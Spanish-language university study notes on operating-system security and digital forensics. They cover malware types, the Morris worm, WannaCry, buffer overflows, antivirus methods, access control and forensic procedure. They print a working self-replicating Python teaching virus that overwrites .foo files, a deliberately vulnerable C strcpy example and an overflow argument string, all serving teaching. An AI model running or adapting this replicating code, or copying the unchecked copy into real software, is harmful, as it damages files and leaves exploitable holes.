SI 3R PARCIAL TEORIA

TEMA 3 – SEGURIDAD EN SISTEMAS OPERATIVOS

1. ATAQUES A LOS SO

El primer malware conegut es deia **Darwin**. Era un juego desarrollado en 1961 que consistía en crear un programa capaz de localizar otros programas cargados en memoria, terminarlos y ocupar el espacio con una replica suya. El juego terminaba cuando solo quedaba "vivo" un programa.

En el 1971 sale **Creeper** que se puede identificar como el primer "virus" en Internet. Era un código que creaba copias de si mismo de un ordenador en otro usando Internet. No creaba daños reales, se limitaba en escribir "I'm the creeper: catch me if you can".

El primer anti-virus se llamó **Reaper.** Se creó para moverse por internet eliminando copias de **creeper.**

Los ataques a los **SO** tienen ciertos costes económicos, los cuales pueden llegar a ser bastante elevados. Se resumen en: tiempos de inactividad, coste de limpieza de las infecciones, coste de las medidas preventivas.

Ataque DoS
Un código malicioso que, en un determinado momento, se activa para hacer un ataque masivo a un objetivo concreto para que este pierda de conectividad. **PaniX DoS** fue el primer ataque DoS. Lo más común hoy en dia es el DdoS (Distributed Denial of Service) básicamente es lo mismo que el DoS pero con un conjunto de máquinas infectadas que se activan a la vez.

1.1 TIPOS DE ATAQUES

Virus

Un **fragmento de código que copia su contenido en un programa más grande** (host), modificando ese programa y dependiendo de él. Se ejecuta **solo cuando su programa host comienza a ejecutarse**, luego se reproduce, infectando otros programas.

El funcionamiento de un virus informático es conceptualmente simple. Se ejecuta un programa que está infectado, en la mayoría de las ocasiones, por desconocimiento del usuario. **El código del virus queda residente (alojado) en la memoria RAM** de la computadora, incluso cuando el programa que lo contenía haya terminado de ejecutar. **El virus toma entonces el control de los servicios básicos del sistema operativo**, infectando, de manera posterior, archivos ejecutables que sean llamados para su ejecución. Finalmente **se añade el código del virus al programa infectado y se graba en el disco**, con lo cual el proceso de replicado se completa.

Worm (Gusano)
Es un programa independiente que se reproduce copiándose de un dispositivo a otro, generalmente a través de una red. A diferencia de un virus, un gusano mantiene su independencia; por lo general no modifica otros programas. Los gusanos casi siempre causan algún perjuicio a la red, aunque solo sea consumir ancho de banda, mientras que los virus casi siempre corrompen o modifican archivos en una computadora de destino.

Troyano
Se presenta al usuario como un programa aparentemente legítimo e inofensivo, pero que, al ejecutarlo, le brinda a un atacante algún tipo de acceso remoto al equipo infectado. Ejemplo ransomware: se restringe el acceso a determinadas partes o archivos (encriptandolos normalmente) del sistema operativo infectado, y pide un rescate a cambio de quitar esta restricción.

Rootkit
Código malicioso que permite un acceso de privilegio continuo a un ordenador pero que mantiene su presencia activamente oculta al control de los administradores al corromper el funcionamiento normal del sistema operativo. Se puede haber instalado a través de un troyano, a través de una vulnerabilidad o usando algún método de descubrimiento de contraseña (phishing).

Backdoor
Punto de entrada secreto e indocumentado dentro de un programa, utilizado para conceder accesos sin necesidad de identificación y autentificación. Muchos desarrolladores crean backdoora propósito para poder dar soporte técnico a los usuarios.

Spyware
Es un código malicioso que recopila información de un dispositivo y después transmite esta información a una entidad externa sin el conocimiento o el consentimiento del propietario del computador.

Botnet
Código que efectúa automáticamente tareas repetitivas a través de Internet. Se pueden usar para fines legítimos y prácticos: rastreadores web, comparadores, etc.Pero también para fines ilegítimos: DdoS. O poco éticos: hinchar artificialmente el número de seguidores en Twitter, Facebook, Instagram…

Conclusión:
Darwin → Virus
Creeper → Worm

Malware Type	Incubation / Latency	Hidden on Host	Propagation / Replication	Payload / Attack
Worm	Short	Not	Automatic	Fixed
Virus	Medium	Yes	Automatic	Fixed
Trojan	Long	Yes (not)	Manual	Fixed
Spyware	Long(infinite)	Yes	Automatic (manual)	Fixed
Bots	Long	Yes (not)	Automatic	Remote Control

1.2 El funcionamiento de un virus

Como hemos visto, el virus necesita un host para poder vivir. Los hosts más habituales de los virus són:

- **Boot sectors:** Sector de un disco donde reside el código de arranque de un dispositivo, por lo tanto, este código se ejecuta antes del OS. Un antivirus por lo tanto arrancaría después del virus.
- **Ficheros ejecutables:** Cualquier fichero que necesite ser ejecutado y que tenga por lo tanto acceso a la memoria y otros procesos.
- **Documentos con macros:** Las macros son códigos ejecutables que hacen tareas concretos dentro de un documento.

Los virus están formados básicamente por dos partes: El **payload** y la parte de **replicación.**

Replicación:
El virus infecta a un programa host. La capacidad de supervivencia del virus dependerá siempre de su habilidad de replicación y de infectar a otros hosts. La infección suele ser inteligente:

- No infecta los hosts que ya están infectados, dejan una marca/firma en un lugar concreto para reconocerse.
- El virus puede mutar cuando cambia de host para hacer más dificil su detección mediante patrones (**polymorphic virus**). Esta mutación puede ser tan simple como un cambio de orden de algunas lineas de código.
- Se pueden autoencriptar usando diferentes llaves entre host y host.

El proceso típico de replicación es el siguiente:
1. Se busca un fichero para infectar.
2. Se comprueba si ya ha sido infectado.
3. Si lo está, se busca otro (Paso 1).
4. Si no lo está, se infecta.
5. Si se dan las condiciones, se ejecuta el payload.
6. Se devuelve el control al programa host.

Payload:
Es la parte del código que hace el cometido del virus, su función real. Se puede ejecutar cuando acaba la reproducción, en una determinada fecha (time bomb) o cuando se dan unas determinadas condiciones (logic bomb).

Puede hacer cualquier tipo de daño, y muchas veces puede depender del tipo de acceso que tenga el usuario:

→ Cifrar lentamente todo el disco.
→ Buscar y recopilar información sensible.
→ Modificar/alterar datos.
→ Cargar datos (Usar el host como repositorio de material prohibido).
→ Crear un zombie (Bot para ataque masivo)
…

Ejemplo de virus en Python.

```
#!/usr/bin/env python
import sys
import os
import glob

## FooVirus.py
## Author: Avi kak (kak@purdue.edu)
## Date: April 5, 2016
print("\nHELLO FROM FooVirus\n")

IN = open(sys.argv[0], 'r')
virus = [line for (i,line) in enumerate(IN) if i < 23]
for item in glob.glob("*.foo"):
        IN = open(item, 'r')
        all_of_it = IN.readlines()
        IN.close()
        if any(line.find('FooVirus') for line in all_of_it): next
        os.chmod(item, 0777)
        OUT = open(item, 'w')
        OUT.writelines(virus)
        all_of_it = ['#' + line for line in all_of_it]
        OUT.writelines(all_of_it)
        OUT.close()
```

Lo que hace es infectar todos los programas con extensión .foo. La primera parte, es la de inicialización:

```
IN = open(sys.argv[0], 'r')
virus = [line for (i,line) in enumerate(IN) if i < 23]
```

Se abre el mismo fichero que contiene el codigo que se está ejecutando y se copian en la variable *virus* las 23 primeras líneas.

El siguiente paso es buscar un fichero para poder infectar: `for item in glob.glob("*.foo"):`
Con esta instrucción se accede a todos los ficheros de la carpeta buscando los que tienen la estensión *.foo*

Cuando se encuentra un fichero se carga en la variable *all_of_it:*

```
IN = open(item, 'r')
all_of_it = IN.readlines()
IN.close()
```

Ahora se comprueba si el fichero ya ha sido infectado, para esto se comprueba si el fichero contiene la palabra 'FooVirus'. Si la contiene significa que ha sido infectado anteriormente i salta a buscar otro (next):

```
if any(line.find('FooVirus') for line in all_of_it): next
```

Si no lo está, se infecta:

```
next os.chmod(item, 0777)
OUT = open(item, 'w')
OUT.writelines(virus)
all_of_it=['#' + line for line in all_of_it]
OUT.writelines(all_of_it)
OUT.close
```

Primero se otorgan todos los privilegios, se abre el fichero en modo escritura y se escribe el virus. Luego se comenta todo el programa original (contenido en *all_of_it*) y se escribe a continuación del virus. Se cierra el fichero y se pasa al siguiente.

La mayoría de virus son en Windows, ¿Por qué?
Aún que sea el sistema operativo más usado, esta no es la respuesta correcta ya que Linux/Unix és el sistema más usado en sistemas informaticos (Servidores) y en los centros de datos. Un virus en un servidor o centro de datos podría ser **muy** dañino.

El motivo real es porque en Unix solo se permite la ejecución de procesos si se tienen los privilegios necesarios para dicha ejecución a diferencia de Windows.

1.3 Morris Worm (1988)

Este gusano fue el primer ejemplar de malware autoreplicable que creó problemas serios en internet, llegando a infectar el 10% de todos los servidores conectados a la red. El creador no tenia la intención de llegar tan lejos: quería hacer una prueba usando un código empezado por su padre, era un simple juego que consistía en crear un programa que eliminara todos los otros ocupando toda la memoria.

Debido a los errores de programación del estudiante, el worm creó el primer ataque DDoS. Muchos servidores cayeron por falta de recursos o memoria, otros empezaron a ir muy lentos porqué no hacian nada más que distribuir el gusano por la red. Este gusado aprovechó 3 vulnerabilidades:

1. Fingerd

Este es un proceso que da información sobre un usuario. Tiene una función que aloca un espacio fijo de memoria (stack/buffer) donde se guarda esta información. La vulnerabilidad permitia escribir en este espacio más datos que su tamaño real (**buffer overflow**), ocupando el espacio de memoria contiguo, el cual está reservado para indicar la dirección de vuelta al programa principal (**main()**) una vez acabada esta función.

El gusano copiaba en este espacio su códio en lugar de la vuelta al **main()** entonces el gusano se ejecutaba y abría el **command** para enviar des de allí una copia de si mismo a el siguiente ordenador.

2. Sendmail


Es un programa que permite enviar correos electrónicos, tiene un código muy extenso y complicado por lo que aumenta las probabilidades de que contenga un bug. La vulnerabilidad se basaba en que permite usar una opción que pasa a modo **debug** con lo que permite enviar secuencias de comandos en lugar de correos electrónicos, es decir enviamos correos a procesos en lugar de a cuentas de usuario (esta opción la crearon para hacer pruebas y nunca fue eliminada).

El gusano aprovechaba esto enviando un correo concreto:

El correo pedía al otro ordenador pasar a modo debug. El cuerpo del mensaje se envía al interprete de comandos dónde los comandos enviados compilan el código escondido en el cuerpo del mensaje, el cual abría una conexión con el origen del mensaje para bajarse una copia del gusano.

3. Remote Shell & Remote execution

Remote shell permite abrir una shell en un ordenador remoto usando el login de usuario (Los logins se guardaban en el fichero .rhosts). Remote execution permite la ejecución de comandos de este usuario. El gusano creaba una copia de si mismo e intentaba su ejecución remota en otro ordenador.



Esquema del funcionamiento del Worm Morris

UNIX solo permite la ejecución de procesos si se tienen los privilegios (Password). Aprovechaba que algunos usuarios utilizan contraseñas simples y repetitivas. Para averiguar las contraseñas locales (que estan cifradas en el archivo passwd) cogía un diccionario de contraseñas conocidas y las comparaba con los resultados de cifrar-las (ya que el algoritmo es conocido) hasta encontrar la que era.

1.4 Funcionamiento de un gusano

Los gusanos a diferencia de los virus no necesitan un programa host, son **programas independientes**. Se componen también de dos partes igual que el virus.

La parte de **replicación** depende de su capacidad para infectar equipos usando la red. Necesita siempre un soporte de red y también acceder remotamente a otro dispositivo, comprometiendo así la cuenta de un usuario de alguna forma.

El daño que el payload pueda hacer dependerá de los privilegios del usuario en esa máquina. Aunque independientemente de los privilegios, el gusano podrá **seguir atacando otros dispositivos** cada vez des de más máquinas a la vez consiguiendo un crecimiento exponencial y mayor rápidez. Lo mínimo que podrá hacer es gastar recursos de estos equipos y de la red, pudiendo causar problemas de congestión.

1.5 Stack buffer overflow

Es uno de los ataques más tipicos para introducir un gusano. Es un problema que existe des de el Morris Worm y aún no se ha resuelto (**WannaCry**).

WannaCry

Aprovechaba una vulnerabilidad del protocolo *Server Message Block* (SMB) usado en Windows para compartir ficheros, impresoras y puertos en la red. La vulnerabilidad fue descubierta por la NSA, pero se dice que no lo comunicaron a Microsoft y crearon un exploit para su propio interés. Este exploit se robó y se filtró con el nombre de *EternalBlue*.

Microsoft descubrió la vulnerabilidad sin la ayuda de la NSA y publicó un patch en 2017. Muchos ordenadores no se actualizaron y se infectaron en Mayo de 2017: el payload instalaba una backdoor para luego replicarse a otros ordenadores, luego encriptaba todo el disco duro y salía un mensaje indicando que debías pagar en bitcoins para desencriptar.


Se descubrió que WannaCry tenía un “botón” de apagado, cada vez que infectaba un odenador comprovaba si existia un dominio determinado. Si no existía infectaba al ordenador y seguía infectando otros. En caso de estar registrado el domini, paraba de ejecutarse.

La idea del *Buffer stack overflow* es aprovechar el mal uso del stack para poder pasarse datos entre funciones. Un ejemplo en c:


```c
#include <string.h>

void foo (char *bar)
{
        char  c[12];

        strcpy(c, bar);  // no bounds checking
}

int main (int argc, char **argv)
{
        foo(argv[1]);

        return 0;
}
```

En este ejemplo, se llama a la función ***foo*** pasando el primer argumento usado al ejecutar el programa. En esta función se declara un string de 12 caracteres, y se copia el argumento de la ejecución (llamado ***bar*** dentro de la función) en este string. Luego se vuelve al ***main***.

Al llamar a la función, se aloca un espacio en el stack para esta: Los 12 caracteres del string ***c***, el puntero a ***bar*** y la dirección de vuelta al ***main***. Usado con normalidad, este programa no causa ningún problema:



Si ejecutamos el programa con el argumento “hello”, veríamos el stack como en la figura superior derecha. Pero podríamos aprovechar que el programa **no controla** el tamaño del argumento, entonces usando un argumento como: “`AAAAAAAAAAAAx08x35xC0x80”` se habrá puesto como dirección de retorno otra zona de memória (especificada después de las 12 “A”).



En el caso de un ataque usando la red, podrían ser aprovechadas las operaciones de lectura/escritura del socket para colar códigos extra en memória.

1.6 Protección contra ataques

1.6.1 Ataques de tipo buffer overflow

→ **Address Space Layout Randomization (ASLR):** Esta estratégia consiste en disoner de forma aleatoria las posiciones del espaciado de direcciones de las áreas de datos de un proceso, incluyendo la base del ejecutable y posiciones de la pila, heap y librerías. Es más dificil prever donde estará todo y saltar a un espacio de memória concreto para ejecutar un determinado código.

→ **Data Execution Prevention (DEP)** Marca áreas de memória como ejecutables y otras como no ejecutables. Así se puede prevenir que se ejecute más código (virus/worms) del que se debería. Puede ser a nivel hardware y a nivel software.

1.6.2 Antivirus

Los primeros antivirus (y antiworm) usaban un método denominado “signature-based”. Consistía en escanear todos los ficheros en busca de determinadas “firmas” de virus conocidos (**virus definition tables**). Si se encontraban estas cadenas se podían activar ciertas acciones como alarmas.

Esto tenía la necesidad de estar actualizando constantemente estas firmas, detectando nuevos virus y sus firmas.

Esto conlleva algunos problemas: El virus puede haber causado daños antes de que se haya detectado y actualizado en la lista, además el virus puede mutar (y su firma también) lo que haría casi imposible su detección por firma.

La segunda opción de antivirus fue la que introdujo el método de **escaneo eurístico,** lo que hacía era escanear el comportamiento de los programas buscando funcionamientos anómalos (p.e la reproducción). Éste escaneo se basa en:

→ Comparar el comportamiento de un programa con determinadas reglas (**rule-based system**) que usan normalmente los códigos maliciosos y si se detecta algo se lanza una alarma.
→ Calibrar cada funcionalidad con una ponderación de acuerdo al daño que puede causar (**weight-based system**) dónde si la suma total de las ponderaciones supera un cierto umbral, se lanza una alarma.

Esto ya no dependía de las firmas, y además podían detectar nuevos virus. Pero de todos modos, sigue siendo una solución que avisa una vez ya estas infectado y solo puede responder cuando el programa (virus / worm) ya se está ejecutando. Las respuestas pueden ser lentas muchas veces.

La tercera generación de antivirus introdujo el método de escaneo heurístico en máquinas virtuales: cuando un usuario ejecuta un programa, el escáner lanza una máquina virtual (vm) y ejectua el programa en ésta. Entonces analiza el comportamiento en ésta VM aislando el posible daño del sistema real. Si no hay comportamiento anómalo se ejecuta en el OS real, por el contrario si se detecta se lanza una alarma para limpiar, borrar o poner en cuarentena el programa.

Esto tiene la desventaja de que no es nada eficiente, requiere una intensidad alta de computación y algunos virus modernos están encriptados. Para solucionar esto ultimo, los antivirus buscaban patrones de introducciones típicas de algoritmos de descifrado.

Los antivirus modernos combinan todos estos métodos, pero no siempre son eficaces.

2. Defensa del SO

Un sistema (operativo) se compone de objetos, hardware y software. Cada objeto tiene un nombre único y se puede acceder a él a través de un conjunto de operaciones bien definido. Asegurarse de que cada objeto sea accedido correctamente y que lo sea solamente por aquellos procesos que lo tienen permitido es complicado.

Un principio muy usado en seguridad es el de **least privilege** que significa "El menor privilegio posible". La idea es la siguiente: Los programas, usuarios y sistemas deberían tener los privilegios estrictamente suficientes para realizar sus tareas. Esto puede ser estático: durante la vida del sistema / proceso. O puede ser dinámico: siendo modificado por proceso según sea necesario, elevación de privilegios, cambio de dominio, etc.

La granularidad de los privilegios

→ Gruesa (**rough-grained**): Fácil de gestionar y más simple, pero el principio de "last privilege es menos sujetivo.

→ Fina (**fine-grained**): Gestión más compleja, más overhead. Proteje mejor y centrada en cada caso particular.

Estructura simplificada:

Es necesario identificar cada usuario del sistema (user-id en Linux/Unix), puede haver un perfil asociado con cada usuario que especifique las operaciones permitidas y los accesos a archivos.

El sistema operativo puede aplicar reglas basadas en el perfil del usuario. La decision del acceso a determinadas cosas puede depender de la identidad del usuario, las partes de los datos a los que sea ccede o de la información ya divulgada al usuario.

- Se define un dominio (usuario, proceso, procedimiento…) y luego se define un conjunto de derechos de acceso: Access-right = <object-name, rights-set>

Rights-set es un sub-conjunto de operaciones que pueden se pueden hacer en el objeto *object-name.*

Matriz de acceso

La matriz se usa para relacionar dominios con objetos y definir los privilegios. ***Access(j,i)*** es el conjunto de operaciones que un proceso ejectuado en el Dominio ***i*** puede hacer con el Objeto ***j***.

object / domain	F_1	F_2	F_3	printer
D_1	read		read	
D_2				print
D_3		read	execute	
D_4	read write		read write	

Un proceso ejecutado en el domino ***D1*** puede ejecutar operaciones de lectura sobre el objeto ***F1.***

Si un proceso en el dominio D_i quiere hacer una operación "op" en el objeto O_j, entonces "op" debe estar en (***i, j***).

Esta matriz de accesos puede ser dinámica y se le pueden hacer operaciones para añadir, cancelar y modificar access-rights. También se pueden definir algunos access-rights especiales:

→ *Copy* – derecho de copiar la operación "op" de O_i a O_j.
→ *Control* – D_i puede modificar los derechos de D_j
→ *Transfer* – conmutar el dominio D_i con D_j

Los dominios también se pueden definir como objetos:
→ Un dominio puede (o no) modificarse
→ Un dominio puede modificar a otro
→ Un dominio puede transferirse a otro

object / domain	F_1	F_2	F_3	laser printer	D_1	D_2	D_3	D_4
D_1	read		read			switch		
D_2				print			switch	switch
D_3		read	execute					
D_4	read write		read write		switch			

Es necesaria una manera eficiente de representar estas matrices de acceso:
→ Tendremos muchas casillas vacías
→ La matriz puede ser muy grande

Se comprime esta matriz usando:
→ Access Control List (ACL): permisos asociados a cada objeto
→ Capabilities: permisos asociados a cada dominio.

ACL

Entonces, obtenemos el sistema de permisos que conocemos en Linux dónde cada objeto tiene una lista de permisos adjunta con:
→ Dominios de protección: **user**, **group**, **others**
→ Derechos de acceso: **read**, **write**, **execute**

Un OS controla la lista de permisos cuando se accede a un objeto.

Capabilities

Además cada proceso tiene una lista de “capacidades”, esta lista tiene:
→ Una entrada por objeto que el proceso puede acceder:
  → Object name
  → Object permissions

→ Todos los objetos no incluidos, no son accesibles.

Un OS mantiene estas listas cifradas y seguras.

ACL + Capabilities

Normalmente los OS suelen usar ambos: ACLs para abrir objetos y capabilities para ejecutar operaciones.

2.1 Implementación en Linux/Unix

Se identifican los usuarios (**uid**) y los grupos (**gid**).
Existen 9 bits de protección: owner, group & others
Para los ficheros: **r**(ead)**, w**(rite)**, x**(ecute)
Para las carpetas: **r**(para ver el contenido)**, w**(crear o eliminar entradas)**, x**(acceder)

Contraseñas solo se guardan cifradas con un algoritmo simple para computar pero difícil de revertir. Se añaden “salt” (cadenas aleatorias) para evitar que dos contraseñas puedan ser encriptadas con los mismos valores. Se guardan en /etc/shadow.

Los datos sobre los usuarios /etc/passwd:
```
oracle:x:1021:1020:Oracle user:/data/network/oracle:/bin/bash
```
username:password:uid:gid:uid info:homedir:shell

Contraseña de los usuarios (/etc/shadow)

```
vivek:$1$fnfffc$pGteyHdicpGOfffXX4ow#5:13064:0:99999:7: : :
username:password:LastPWDchange:Min:Max:Warn:Inactive:Expire
```

Crypt

Es la librería usada en Linux para computar la contraseña + salt. Permite hacerlo usando diferentes algoritmos. El algoritmo usado está indicado por el número entre “$”. Por ejemplo 1 sería MD5.

Scheme id	Scheme	Linux (glibc)	FreeBSD	NetBSD	OpenBSD	Solaris	MacOS
	DES	y	y	y	y	y	y
_	BSDi		y	y	y		y
1	MD5	y	y	y	y	y	
2, 2a, 2x, 2y	bcrypt		y	y	y	y	
3	NTHASH		y				
5	SHA-256	2.7+	8.3+			y	
6	SHA-512	2.7+	8.3+			y	
md5	Solaris MD5					y	
sha1	PBKDF1 with SHA1			y			

TEMA 7 – ANÁLISIS FORENSE

El análisis forense es la aplicación digital de técnicas científicas y analíticas especializadas para identificar, preservar, analizar y presentar datos que puedan ser válidos en un proceso legal. Consiste en analizar hardware, los datos almacenados y cómo estan almacenados a través de herramientas software específicas. Estos análisis forenses están sujetos a una série de leyes. Su objetivo es rastrear huellas y buscar evidencias con el fin de identificar un crimer o un acto ilegal.

Incidente de seguridad: cualquier evento adverso en el que algún especto de la seguridad informática pueda verse amenazado. Antiguamente estaban realizados por los conocidos **hackers** o **bad boys**. Actualmente existen **mafias** y **cibercriminales:** ataques externos e internos, robos de información, espionaje, denegación de servicios, troyanos, virus, phishing, etc.

Despúes del primer ataque conocido como el **gusano Morris** la fiscalía argumentó que no era un error sinó un ataque contra el gobierno de EEUU y se condenó al estudiante con 3 años de libertad condicional, una multa y horas de servicios a la comunidad. [1998] A raíz de esto, se creó el **Computer Emergency Response Team Coordination Center** (CERT / CC); un team de expertos en seguridad informática con el objetivo de responder de forma óptima ante una incidencia. [1992] primer CERT europeo (holanda). [1994] UPC crea el CERT-UPC. En españa existe el IRIS-CERT, CCN-CERT, INCIBE-CERT.

Tareas de un investigador

Un investigador debe identificar el crimen y obtener la evidencia de este manteniendo la cadena de custodia. Finalmente debe presentar la evidencia encontrada y testificar.

Aspectos legales

Los motivos por los cuales se suelen realizar análisis forenses són:

→ Determinar actividades delictivas o ilegítimas.
→ Obtener pruebas simplemente informativas para el conocimiento esxclusivo del cliente.

La legislación se debe tener en cuenta para evitar el rechazo de pruebas en un juicio por haber inflinjido la ley:

→ Prueba: instrumento que tienen las partes para acreditar los hechos en los que basan sus pretensiones.
→ El momento de presentación de las mismas depende de la jurisdicción.

Jurisdicción civil

Regulada por la Ley de Enjuiciamiento Civil.
Pruebas periciales:
- → De parte (se adjuntan a la demanda o contestación)
- → Judiciales (las pueden pidir las partes antes de la vista)

Ámbitos mayoritarios de actuación
- → Demostración de daños en equipos informáticos
- → Demostración de competencia desleal
- → Identificación de sujetos que han cometidio un ilícito civil.

Áreas especializadas:
- → Mercantil / comercial
- → Familiar

Jurisdicción laboral o social

Regulada por la Ley de Procedimiento Laboral. Su ambito de actuación es la obtención de información sobre el uso correcto o incorrecto por parte de los trabajadores de los medios telemáticos titularidad del empresario.

Las áreas especializadas son las relaciones laborales entre las partes denunciante y denunciada.

Se limita la capacidad de control del empresario en favor de los derechos fundamentales de los trabajadores.

Empresarios vs trabajadores

El registro de equipos informáticos se realizará en horario laboral, dentro de los locales de la empresa y en presencia de un representante de los trabajadores.

Art. 90.I Ley de Procedimiento Laboral
Las partes podrán valerse de cuantos medios de prueba se encuentren regulados en la Ley, admitiéndose como tales los medios mecánicos de reproducción de la palabra, de la imagen y del sonido, salvo que se hubieran obtenido, directa o indirectamente, mediante procedimientos que supongan violación de derechos fundamentales o libertades públicas.

Art. 20.3 Estatuto de los Trabajadores
El empresario podrá adoptar las medidas que estime más oportunas de vigilancia y control para verificar el cumplimiento por el trabajador de sus obligaciones y deberes laborales, guardando en su adopción y aplicación la consideración debida a su dignidad humana y teniendo en cuenta la capacidad real de los trabajadores disminuidos en su caso.

Jurisdicción penal

Regulada por la Ley de Enjuiciamiento Criminal.
Ámbito de actuación: Aportar pruebas sobre presuntos delitos o faltas. La validez de las pruebas requerirá en muchos casos la colaboración con órganos judiciales (jueces de instrucción) a la hora de obtener evidencias.

Fases: Instrucción y Enjuiciamiento.

Contenciosos administrativos

Ligitos de particulares y empresas con las Administraciones públicas (Estado, Comunidades Autónomas y Entidades Locales).
Toda clase de entes públicos (Agencia de protección de datos, Servicio de Salud de una Comunidad Autonoma, Universidades públicas…)

1. Aspectos de una investigación

Cómo se inicia una investigación

Suelen ser iniciadas a partir de una orden judicial cuando las fuerzas del orden tienen indicios de algún crimen o delito. Esta orden es necesaria para que el juzgado admita las evidencias.

También puede ser por aplicación de una política de seguridad de la empresa que permita que se realize:

→ Banners, cursos de concienciaicón, entrega de documentos en papel de lectura obligada

→ Firma de la documentación conforme se ha sido informado sobre las consecuencias de incomplir la política de seguridad.

Puede ser empezada también con previo consentimiento de las dos partes implicadas.

Proceso

1. Procedimientos civiles, mercantiles o laborales: Demanda: trata sobre temas civiles, mercantiles o laborales.
2. Procedimientos penales: Delitos o faltas criminales.
   → Denuncia: No tenemos porque ser víctimas. Se realiza de forma oral o escrita ante la policía o juzgado.
   → Querella: **Somos la parte perjudicada**. Se denuncia contra una persona concreta. Por escrito en un juzgado. Se deben aportar pruebas que demuestren el hecho denunciado. Necesarios abogado y procurador.

Buenas prácticas

Documentación exhaustiva y preservación de las evidencias. Formación continua: cursos de análisis forense, estudio de nuevas técnicas y herramientas, recursos web y revistas especializadas… Conducta profesional: Integridad, confidencialidad, ética y moral.

La metodología: 6 fases

1. Identificación del escenario y evaluación del caso.
2. Preservacion: Documentación y búsqueda de las evidencias.
3. Adquisición de datos (imágen)
4. Examinación y recuperación de datos: Agregación y obtención de información relevante, ficheros eliminados..
5. Análisis: entorno laboratorio.
6. Presentación: Elaboración de un informe y presentación del mismo.

1. Identificación del escenario

Acotar el entorno donde se ha producido: Tipo de evidencia involucrada, sistemas operativos y software, formato de los sistemas de ficheros, localización de la evidencia, motivo de la sospecha… Tener profesionales con conocimientos adecuados, disponer de un laboratorio forense, disponer de materiales apropiados para recoger y procesar las evidencias es muy importante.

2. Preservación

La metodología de recolección y preservación de las evidencias implica documentar exhaustivamente:
→ Escenario
→ Método de obtención de la evidencia
→ Cadena de custodia
→ Hardware y configuración del sistema
→ Fecha y horas del sistema
→ Fechas y horas de los sucesos
. . .

3. Adquisición

“Una evidencia sin metodología no es una prueba”
1. Localizar evidencia.
2. Asegurar el escenario
3. Descubrir datos relevantes
4. Preparar el orden de volatilidad (mayor a menor)
   → Ordenar la información según su disponibilidad en el tiempo.
5. Recoger la evidencia
   → Recuperación de información borrada / oculta
   → Duplicado de la evidencia (bit a bit)
6. Preparar la cadena de custodia

4. Examinación

Agregar la información relevante obtenida anteriormente. Filtrar la información por palabras clave e información temporal. Obtener datos relevantes de la información obtenida, sacar la parte importante para investigación; por ejemplo extraer el buzón de un usuario a una base de datos.

5. Análisis

En un entorno de **laboratorio**, con una copia de la evidencia. Se utilizan herramientas forenses. Se analiza el conocimiento extraído de los datos ya procesados siempre respetando la legalidad e investigando únicamente aquello por lo que estamos autorizados.

Las características de un laboratorio forense son entre otras, el tamaño y ubicación en función del volumen de trabajo y el tipo de evidencias a tratar. Normalmente en un lugar seguro con vigilancia y con una única entrada: se registran accesos al laboratorio, a las evidencias, el material informático que entra y sale…

Tienen sistemas de seguridad: cajas fuertes, alarmas…, protección contra incendios y falta de electricidad. Las áreas de trabajo no tienen exposición al exterior. El análisis de evidencias se hace en estaciones offline y la consulta de documentación en otras estaciones online.

Material forense

Hardware: cables y discos duros, tarjetas gráfics, adaptadores o docks…
Software: Diferentes OS, Software forense (FOSS y propietario)
Software ofimático: para documentación e informes.
. . .

6. Presentación

Expresar los hechos en un documento, deben estar contrastados y relacionados con la investigación.
No se deben incluir datos subjetivos, las hipótesis se deben comentar claramente.
El informe debe incluir el trabajo realizado y los resultados obtenidos: qué, cuándo, cómo, dónde. No se incluye el porqué. Hallazgos deben ser reproducibles.

2. Forensic Readiness

